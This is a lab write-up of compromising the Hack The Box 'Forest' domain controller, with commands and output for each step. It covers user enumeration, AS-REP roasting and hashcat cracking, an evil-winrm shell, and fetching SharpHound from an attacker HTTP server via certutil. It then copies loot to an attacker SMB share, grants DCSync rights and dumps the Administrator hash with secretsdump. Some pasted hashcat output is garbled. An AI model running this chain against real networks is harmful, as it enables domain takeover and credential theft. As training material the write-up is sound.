

# Overview

Forest is a domain joined windows machine susceptible to data exposure and offline credential attacks. Once foothold has been established by cracking the leaked credential, deeper enumeration of the domain is required to successfully exploit the inheritance relationships of Windows Active Directory groups. Once this step has been completed, the attacker should be able to use these privileges to escalate to a Domain Admin account.

## Recommended tools

- nmap: A network scanner installed by default on kali. Can be used to identify running service, gather information on hosts, fingerprint services, and much more.
- smbclient: A SMB enumeration tool installed by default on kali. SMBClient provides an FTP-like command line user interface used to enumerate, transfer, and exploit vulnerable windows & linux hosts. [Hacktricks docs on SMB](#)
- crackmapexec: A swiss army knife for pentesting Windows/AD environments. Can perform domain enumeration, execute various AD related attacks, test for authenticated and unauthenticated access, and much more - [CME manual](#)
- [impacket-library](#): A collection of python scripts used to enumerate & exploit networked services.
- Hashcat: The foremost password cracking utility - should be installed on your host system (Ex. windows) for best performance. [Docs and download](#)
- Evil-WinRM: A useful command line utility (requires credentials) that can be used to test the implementation of **Windows Remote Management** (Port 5985). Can be leveraged for code execution under the right conditions.

## OWASP Threats

- [A02:2021 – Cryptographic Failures](#)
- [A05:2021 – Security Misconfiguration](#)
- [A07:2021 – Identification and Authentication Failures](#)

# Enumeration

## nmap

- Start with a basic nmap scan `nmap -p- -sV -sC $IP -T4 -oN basic_nmap` (snippet below)

```

Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain       syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server
time: 2023-02-13 22:08:28Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP
(Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack Windows Server 2016 Standard 14393
microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http  syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP
(Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack
5985/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        syn-ack Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack Microsoft Windows RPC
49676/tcp open  ncacn_http  syn-ack Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack Microsoft Windows RPC
49681/tcp open  msrpc        syn-ack Microsoft Windows RPC
49698/tcp open  msrpc        syn-ack Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

```

- A windows server hosting **DNS, kerberos, ldap, SMB** is indicative of a Domain Controller

## CrackMapExec

- Since SMB was identified as a running service, check for anonymous login.
  - No luck.

```

└─(kali@kali)-[~/Documents/htb/machines/forest]

```

```
└─$ crackmapexec smb $IP -u '' -p '' --shares
```

```
SMB          10.129.210.137  445    FOREST          [*] Windows Server 2016
Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True)
(SMBv1:True)
SMB          10.129.210.137  445    FOREST          [+] htb.local\:
SMB          10.129.210.137  445    FOREST          [-] Error enumerating
shares: STATUS_ACCESS_DENIED
```

```
└─(kali㉿kali)-[~/Documents/htb/machines/forest]
```

```
└─$ crackmapexec smb $IP -u '' -p '' --users
```

```
SMB          10.129.210.137  445    FOREST          [*] Windows Server 2016
Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True)
(SMBv1:True)
SMB          10.129.210.137  445    FOREST          [+] htb.local\:
SMB          10.129.210.137  445    FOREST          [-] Error enumerating
domain users using dc ip 10.129.210.137: NTLM needs domain\username and a
password
SMB          10.129.210.137  445    FOREST          [*] Trying with SAMRPC
protocol
SMB          10.129.210.137  445    FOREST          [+] Enumerated domain
user(s)
SMB          10.129.210.137  445    FOREST          htb.local\Administrator
Built-in account for administering the computer/domain
SMB          10.129.210.137  445    FOREST          htb.local\Guest
Built-in account for guest access to the computer/domain
SMB          10.129.210.137  445    FOREST          htb.local\krbtgt
Key Distribution Center Service Account
SMB          10.129.210.137  445    FOREST          htb.local\DefaultAccount
A user account managed by the system.
SMB          10.129.210.137  445    FOREST          htb.local\331000-
VK4ADACQNUCA
SMB          10.129.210.137  445    FOREST          htb.local\SM_2c8eef0a09b545acb
SMB          10.129.210.137  445    FOREST          htb.local\SM_ca8c2ed5bdab4dc9b
SMB          10.129.210.137  445    FOREST          htb.local\SM_75a538d3025e4db9a
SMB          10.129.210.137  445    FOREST          htb.local\SM_681f53d4942840e18
SMB          10.129.210.137  445    FOREST          htb.local\SM_1b41c9286325456bb
SMB          10.129.210.137  445    FOREST          htb.local\SM_9b69f1b9d2cc45549
SMB          10.129.210.137  445    FOREST          htb.local\SM_7c96b981967141ebb
SMB          10.129.210.137  445    FOREST          htb.local\SM_75a538d3025e4db9a
```

```

htb.local\SM_c75ee099d0a64c91b
SMB      10.129.210.137  445    FOREST
htb.local\SM_1ffab36a2f5f479cb
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailboxc3d7722
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailboxfc9daad
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailboxc0a90c9
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailbox670628e
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailbox968e74d
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailbox6ded678
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailbox83d6781
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailboxfd87238
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailboxb01ac64
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailbox7108a4e
SMB      10.129.210.137  445    FOREST
htb.local\HealthMailbox0659cc1
SMB      10.129.210.137  445    FOREST      htb.local\sebastien
SMB      10.129.210.137  445    FOREST      htb.local\lucinda
SMB      10.129.210.137  445    FOREST      htb.local\svc-alfresco
SMB      10.129.210.137  445    FOREST      htb.local\andy
SMB      10.129.210.137  445    FOREST      htb.local\mark
SMB      10.129.210.137  445    FOREST      htb.local\santi

```

## GetNPUsers

- We have a feeling this is the DC for the `htb.local` domain, so lets see if there are any accounts that are susceptible to offline cracking.
  - [Hacktricks Docs](#)
- the `GetNPUsers` impacket script checks for accounts that do not need Kerberos pre-authentication enabled

```
(kali@kali)-[~/Documents/htb/machines/forest]
$ impacket-GetNPUsers htb.local/ -dc-ip $IP
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

Name	MemberOf	PasswordLastSet	LastLogon	UAC
svc-alfresco	CN=Service Accounts,OU=Security Groups,DC=htb,DC=local	2023-02-13 17:30:24.349530	2019-09-23 07:09:47.931194	0x410200

- Occasionally there will be useful data leaked in rpcdumps, check that just in case with `impacket-rpcdump`

## RPCDump (trash)

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Retrieving endpoint list from 10.129.210.137
```

```
Protocol: [MS-RSP]: Remote Shutdown Protocol
```

```
Provider: wininit.exe
```

```
UUID      : D95AFE70-A6D5-4259-822E-2C84DA1DDB0D v1.0
```

```
Bindings:
```

```
ncacn_ip_tcp:10.129.210.137[49664]
```

```
ncalrpc:[WindowsShutdown]
```

```
ncacn_np:\\F0REST[\\PIPE\\InitShutdown]
```

```
ncalrpc:[WMsgKRpc071230]
```

```
Protocol: N/A
```

```
Provider: winlogon.exe
```

```
UUID      : 76F226C3-EC14-4325-8A99-6A46348418AF v1.0
```

```
Bindings:
```

```
ncalrpc:[WindowsShutdown]
```

```
ncacn_np:\\F0REST[\\PIPE\\InitShutdown]
```

```
ncalrpc:[WMsgKRpc071230]
```

```
ncalrpc:[WMsgKRpc073921]
```

```
Protocol: N/A
```

```
Provider: N/A
```

```
UUID      : D09BDEB5-6171-4A34-BFE2-06FA82652568 v1.0
```

```
Bindings:
```

```
ncalrpc:[csebpublish]
```

```
ncalrpc:[LRPC-869cb06477bad80729]
```

```
ncalrpc:[LRPC-17de353650058154d9]
```

```
ncacn_np:\\F0REST[\\pipe\\LSM_API_service]
```

```
ncalrpc:[LSMApi]
```

```
ncalrpc:[LRPC-9579d48daf9e6299c0]
```

```
ncalrpc:[actkernel]
```

```
ncalrpc:[umpo]
```

```
ncalrpc:[LRPC-17de353650058154d9]
```

```
ncacn_np:\\F0REST[\\pipe\\LSM_API_service]
```

ncalrpc:[LSMApi]  
ncalrpc:[LRPC-9579d48daf9e6299c0]  
ncalrpc:[actkernel]  
ncalrpc:[umpo]  
ncalrpc:[LRPC-b8fb5ad1a06f6bd4df]  
ncalrpc:[dhcpcsvc]  
ncalrpc:[dhcpcsvc6]  
ncacn\_ip\_tcp:10.129.210.137[49665]  
ncacn\_np:\\F0REST[\\pipe\\eventlog]  
ncalrpc:[eventlog]  
ncalrpc:[LRPC-3b8bd5b89041fcfda1]

Protocol: N/A

Provider: N/A

UUID : 697DCDA9-3BA9-4EB2-9247-E11F1901B0D2 v1.0

Bindings:

ncalrpc:[LRPC-869cb06477bad80729]  
ncalrpc:[LRPC-17de353650058154d9]  
ncacn\_np:\\F0REST[\\pipe\\LSM\_API\_service]  
ncalrpc:[LSMApi]  
ncalrpc:[LRPC-9579d48daf9e6299c0]  
ncalrpc:[actkernel]  
ncalrpc:[umpo]

Protocol: N/A

Provider: sysntfy.dll

UUID : C9AC6DB5-82B7-4E55-AE8A-E464ED7B4277 v1.0 Impl friendly name

Bindings:

ncalrpc:[LRPC-9579d48daf9e6299c0]  
ncalrpc:[actkernel]  
ncalrpc:[umpo]  
ncalrpc:[senssvc]  
ncalrpc:[OLEA7B2222FF1CE635A037B53BB2BAA]  
ncalrpc:[IUserProfile2]  
ncalrpc:[IUserProfile2]  
ncalrpc:[IUserProfile2]  
ncalrpc:[OLEE4E3C72A0C60FF7CED9403703182]  
ncacn\_ip\_tcp:10.129.210.137[49667]  
ncalrpc:[samss\_lpc]  
ncalrpc:[SidKey Local End Point]  
ncalrpc:[protected\_storage]  
ncalrpc:[lsasspirpc]  
ncalrpc:[lsapolicylookup]  
ncalrpc:[LSA\_EAS\_ENDPOINT]  
ncalrpc:[lsacap]  
ncalrpc:[LSARPC\_ENDPOINT]

```
ncalrpc:[securityevent]
ncalrpc:[audit]
ncacn_np:\\FOREST[\\pipe\\lsass]
(SNIP)
```

## Foothold

- Earlier with `impacket-GetNPUsers` `svc-alfresco` was identified as not needing pre-auth for kerberos - this means its vulnerable to asreproasting
  - <https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/asreproast>

```
(kali@kali)-[~/Documents/htb/machines/forest]
└─$ impacket-GetNPUsers htb.local/ -dc-ip $IP
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

Name	MemberOf	PasswordLastSet	LastLogon	UAC
-----				
-----				
svc-alfresco	CN=Service Accounts,OU=Security Groups,DC=htb,DC=local	2023-02-13 17:30:24.349530	2019-09-23 07:09:47.931194	0x410200

```
(kali@kali)-[~/Documents/htb/machines/forest]
└─$ impacket-GetNPUsers htb.local/svc-alfresco -dc-ip $IP -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

[\*] Getting TGT for `svc-alfresco`

`$krb5asrep$23$svc-`

`alfresco@HTB.LOCAL:ef2405d7be0b551ed384e5768b630e8b$666309a98238290f5622d5cdde91cb5e9630b2c26796f3e21f84560d926659538ef34b49e2680adeb73a203d827b437ac8aa70578c40510dfe247f15f7f3b2d55777018cfeedfbc191d39c03ad1c5ff049d2b666c2e892c15be612d92609e9bf3b48c39c2486e878575d3679b776532ff9ac88556cead3e437141e0d47a9e9a9071ee62b717369b8220d7826da2b13abc7ca3a32e3c870129bb16decbb8d2e923db40c6da02f90f44fe4b70fcbff976c5f462ca5f2efd85baaa805005c25db05ce3ec5c9a87d590601e14ea92d1a6f6fdaaf0758ff82c023a1e4fdac922fdccaff85aae8fa20`

- with this hash, we can save it to a file and try to crack offline using hashcat

```
echo "$krb5asrep$23$svc-  
alfresco@HTB.LOCAL:02edf62c0a429041c31b90507b72b62b$a175de506e32f9ac50cc5972  
cca3e794d4417f6e5d16ddbb57cc068d98e3a7a12a4354af9086954ec3e3a3fa98e8a79487f9  
265459334e7f1c13909c3c40109cc0210997262409052a74ec7c6e42bc912325c0cd9e4fb449  
136469388532d8f2dd36389e09abab3bddc03641050d0022b5795eab057b4d2d615b54d30098  
6e00bdb4f9747fcf664de615109f69877f38335ea16f77ac75bff14e634790fd7448d60c08f5  
8abca2937767919b698460fbdf6c5376eea9ea49065c77561f18268e02e85d319617265d63c0  
8ba3c010984c59a340c0ecd3884c4b63cdf25ea3e8e06b659c41290f" >> forest.hashes
```

## Cracking the Password Hash

- either copy the file or the hash to ur host, and crack it with hashcat - *significantly* faster on the host since it can utilize the GPU whereas the VM cant
- hashcat mode

18200	Kerberos 5, etype 23, AS-REP	\$krb5asrep\$23\$user@domain.com:3e156ada591263b8aab0965fa5ebd837f007497cb51b6c8116d6407a782ea0e1c540
-------	------------------------------	---

- [https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)
- `./hashcat.exe -m 18200 -a 0 .\hashes\forest.hash .\rockyou.txt`
  - -m: Select the mode to be used when cracking - this is determined by the hash type
  - -a: The type of attack to use. 0 is a simple dictionary attack which then uses the supplied wordlist (rockyou.txt). [Attack modes](#)

```
ed -/
>> %C
tyler@tyler-PC: /C:/bin > hashcat-6.2.5 > hashes
cd
tyler@tyler-PC: /C:/bin > hashcat-6.2.5
#hashcat --help 1124x @ ~\Hashes\Forests\hash_rockyou.txt
hashcat (v6.2.5) starting

librtCDNameExpression is missing from HEMTC shared library.

OpenCL API (OpenCL 2.1 AMD-APP (3444.0)) - Platform #1 [Advanced Micro Devices, Inc.]

# Device #1: AMD Radeon RX 6700 XT, 12160/12272 MB (18431 MB allocatable), 20MCU

Minimum passsword length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digest; 1 unique digests, 1 unique salts
Witnops: 16 DITs, 65536 entries, 1e+0609ff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
# Zero-Byte
# Not-Iterated
# Single-Hash
# Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 175 MB

Dictionary cache hit:
# File name .... ./rockyou.txt
# Passwords..... 14344385
# Bytes ..... 179921352
# Keyspaces..... 14344385

[!] status [plause] [D]ypass [C]heckpoint [f]inish [q]uit =>
$krnsasrps2$5sc-vl-frescoqHt.LOCAL:R2eddf62cba929a3c1b08052762d8b632f9ac5ec5972ca9e794d4c17fe651d6db557cc8d8d98e47
3c5933ae7f3c1398c3c4e188c32e189927d480852a7ccc6423c21225cb09eb7b13c4948588352d8f2dd
1191f69972f3833deafbf7acc7bf671ee3a79ef074addec8e0
e0bb059c-e129

90F:53V3ICE

Session..... hashes
Status..... Cracked
Hash.Mot..... 1228x (Herberos 5, elypte 23, AS-REP)
Hash.Target..... $krnsasrps2$5sc-vl-frescoqHt.LOCAL:R2eddf62cba929...-41298F
Time.Started..... Mon Feb 13 15:38:54-2023 (1 sec)
Time.Estimated... Mon Feb 13 15:38:55-2023 (0 secs)
Kernel.Feature.... Pure Kernel
Guess.Queue..... 1 file (/rockyou.txt)
Guess.Queue..... 1/1 (180.00%)
Speed.at..... 3390x-3.8M/s (G.74ms) @ Accel:1824 Loops:1 Thr:32 Vec:1
Recovered..... 1/1 (180.00%) Digests
Progress..... 549/520/14344385 (31.98%)
Rejected..... 0/549/256 (0.00%)
Restore.Point.... 3932168/14344385 (CP.41%)
Restore.Sub.#1... Salt-R amplifier-x1 Iteration:0-1
Candidate.Engine.. Device Generator
Candidates.#1... seaferd22 -> pommyey632@hotmail.com
Hardware.Mon.#1.. Temp: 51c Fan: 10% U11: 38% Core:158JmHz Mem:199MHz Bus:16
```

- The password for `svc-alfresco` is `s3rvice`
  - **Good practice to blast creds out against the network using crackmapexec**



```

(kali@kali)-[~/Documents/htb/machines/forest]
$ crackmapexec smb $IP -u 'svc-alfresco' -p 's3rvice'
SMB 10.129.210.137 445 FOREST [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB 10.129.210.137 445 FOREST [+] htb.local\svc-alfresco:s3rvice

(kali@kali)-[~/Documents/htb/machines/forest]
$ crackmapexec ldap $IP -u 'svc-alfresco' -p 's3rvice'
SMB 10.129.210.137 445 FOREST [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
LDAP 10.129.210.137 445 FOREST [-] htb.local\svc-alfresco:s3rvice Error connecting to the domain, are you sure LDAP service is running on the target ?

(kali@kali)-[~/Documents/htb/machines/forest]
$ crackmapexec ssh $IP -u 'svc-alfresco' -p 's3rvice'

(kali@kali)-[~/Documents/htb/machines/forest]
$ crackmapexec winrm $IP -u 'svc-alfresco' -p 's3rvice'
SMB 10.129.210.137 5985 FOREST [*] Windows 10.0 Build 14393 (name:FOREST) (domain:htb.local)
HTTP 10.129.210.137 5985 FOREST [*] http://10.129.210.137:5985/wsman
WINRM 10.129.210.137 5985 FOREST [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)

(kali@kali)-[~/Documents/htb/machines/forest]
$

```

```

WINRM 10.129.210.137 5985 FOREST [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)

(kali@kali)-[~/Documents/htb/machines/forest]
$ evil-winrm -u 'svc-alfresco' -p 's3rvice' -i htb.local
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Error: Check your /etc/hosts file to ensure you can resolve htb.local
Error: Exiting with code 1

(kali@kali)-[~/Documents/htb/machines/forest]
$ evil-winrm -u 'svc-alfresco' -p 's3rvice' -i $IP
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
+ ~~~~~
At line:1 char:1
+ systeminfo
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::19f
    IPv6 Address. . . . . : dead:beef::703e:9ff7:6ccf:9b4e
    Link-local IPv6 Address . . . . . : fe80::703e:9ff7:6ccf:9b4e%5
    IPv4 Address. . . . . : 10.129.210.137
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:2bb5%5
                                10.129.0.1

Tunnel adapter isatap..htb:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : .htb
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>

```

## Local privesc

- We now have a reliable connection to the host and can execute code - time to start local enumeration.
- run linpeas and look it over - nothing interesting....
  - move onto AD enumeration

# Active Directory Enumeration

- You will need to stand up [Bloodhound & neo4j](#) to view active directory in a graph
  - `sudo /usr/bin/neo4j start` and then `bloodhound` in terminal
- Bloodhound needs an **aggregator** to pull down the active directory layout of the victim - theres a [few ways](#) to do this, but we'll use [SharpHound](#)
  - On kali from a directory containing sharphound (preferably all your tools), run `python3 -m http.server 80`
  - On the victim (winrm shell) run `certutil -urlcache -split -f http://KALI_IP/SharpHound.exe`
    - You can pull `wget` to the victim since its easier to type (Ex. `wget KALI_IP/SharpHound.exe`)

```
*Evil-WinRM* PS C:\users\svc-attresco\Desktop> cd C:\
*Evil-WinRM* PS C:\> mkdir tools
C
Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         2/13/2023   6:32 PM          tools

d t*Evil-WinRM* PS C:\> cd tools
*Evil-WinRM* PS C:\tools> certutil -urlcache -split -f http://10.10.14.66/SharpHound.exe
**** Online ****
000000 ...
0dd600
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\tools> █
```

```
0MSAPasswordReader.exe mimikatz.exe.1 PrintSpooler104.exe strings04.exe
(kali㉿kali)-[/opt/useful/tools/windows]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.210.137 - - [13/Feb/2023 21:25:44] "GET /SharpHound.exe HTTP/1.1" 200 -
10.129.210.137 - - [13/Feb/2023 21:25:44] "GET /SharpHound.exe HTTP/1.1" 200 -
█
```

- Running `SharpHound` will result in a `.zip` and `.bin` of which we only **really** need the `.zip`. Theres a few ways to move this like setting up a smb server on kali and transferring the file but this method would be fairly obviously abnormal behavior and stick out in system logs (not that we've been stealthy so far).
  - Instead we will b64 encode the file, `cat` it, and then copy paste it into a kali terminal to a file.
  - `certutil -encode "YOUR_BASE64_TEXT" | base64 -d > forest-ad.zip`
  - **Alternatively** to transfer over SMB....
    - On kali, standup a smb share with `impacket-smbserver shareName sharePath`

```
(kali@kali)-[~/Documents/htb/machines/forest]
$ impacket-smbserver burd ./ -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.210.137,64907)
[*] AUTHENTICATE_MESSAGE (\,FOREST)
[*] User FOREST\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:burd)
```

- On victim, connect to the share with `net use z: \\$IP\shareName`. Then you can navigate to `z:` or whatever you used, and copy files from windows to this directory. Files copied to here will be transferred to kali.

```
*Evil-WinRM* PS C:\tools> net use z: \\10.10.14.66\burd
The command completed successfully.

*Evil-WinRM* PS C:\tools> cd z:
*Evil-WinRM* PS z:\> dir

Directory: z:\

Mode                LastWriteTime         Length Name
----                -
-a-----         2/13/2023   2:02 PM           3490 basic_nmap
-a-----         2/13/2023   6:34 PM          17977 forest-ad.zip
-a-----         2/13/2023   2:05 PM          19027 rpcdump
-a-----         2/13/2023   2:27 PM           53 forest.hashes
-a-----         2/13/2023   2:19 PM           31 users.txt

*Evil-WinRM* PS z:\> copy c:\tools\20230213183417_BloodHound.zip ./
*Evil-WinRM* PS z:\> dir

Directory: z:\


Mode                LastWriteTime         Length Name
----                -
-a-----         2/13/2023   2:02 PM           3490 basic_nmap
-a-----         2/13/2023   6:34 PM          17977 forest-ad.zip
-a-----         2/13/2023   2:05 PM          19027 rpcdump
-a-----         2/13/2023   2:27 PM           53 forest.hashes
-a-----         2/13/2023   2:19 PM           31 users.txt
-a-----         2/13/2023   6:34 PM          17977 20230213183417_BloodHound.zip

*Evil-WinRM* PS z:\>
```

## Navigating bloodhound graph

- Once we successfully copy over the `.zip` of the AD domain, drag and drop the file into the bloodhound window opened earlier. Then in the search bar, search `svc-alfresco` and mark the user as owned since we have credentials.





- This graph shows `svc-alfresco` as a member of the `Service Accounts` group, which is a member of the `Privileged IT` group, which is a member of the `Account Operator` group and so on. The key issue here is that Account Operators have [GenericAll](#) permissions over the `Exchange Windows Permissions` group, which in turn has `WriteDACL` permissions. These two misconfigurations will allow `svc-alfresco` to leverage full rights to the `Exchange Windows Permissions` group to modify and gain full control of an object through `WriteDACL`.
  - [Account Operator](#) group also grants limited account creation capabilities
- The vector now is to leverage our GenericAll perms (granted by the Account Operator group) to modify the [AD ACL](#) using the WriteDACL perm granted by Exchange Windows Permissions group to give `svc-alfresco` [DCSync](#) permissions

## Killchain

- Create the malicious admin user

```
+ FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user pj_pentester password /add /domain
The command completed successfully.
```

- Add it to the Exchange Windows permissions group so it can modify the `htb.local` Domain DACL

```

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user pj_pentester /groups
net.exe : The option /GROUPS is unknown.
+ CategoryInfo          : NotSpecified: (The option /GROUPS is unknown.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

The syntax of this command is:

NET USER
[username [password | *] [options]] [/DOMAIN]
username {password | *} /ADD [options] [/DOMAIN]
username [/DELETE] [/DOMAIN]
username [/TIMES:{times | ALL}]
username [/ACTIVE: {YES | NO}]

More help is available by typing NET HELPMSG 3506.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user pj_pentester
User name                pj_pentester
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        2/13/2023 7:09:44 PM
Password expires         Never
Password changeable      2/14/2023 7:09:44 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon              Never

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Exchange Windows Perm*Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>

```

- `$pass = convertto-securestring 'password' -AsPlainText -Force`
- `$cred = New-Object System.management.Automation.PSCredential('htb\pj_pentester', $pass)`
- `Add-DomainObjectAcl -Credential $Cred -TargetIdentity htb.local -Rights DCSync`
- On kali, we will now use this new user to dump the user hashes of the domain with `secretsdump` from impacket
  - `impacket-secretsdump htb.local/pj_pentester:password@10.129.210.137`



```

(kali@kali) - [~/Documents/htb/machines/forest]
$ impacket-secretsdump htb.local/pj_pentester:password@10.129.210.137
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d3272a07ceea6:::
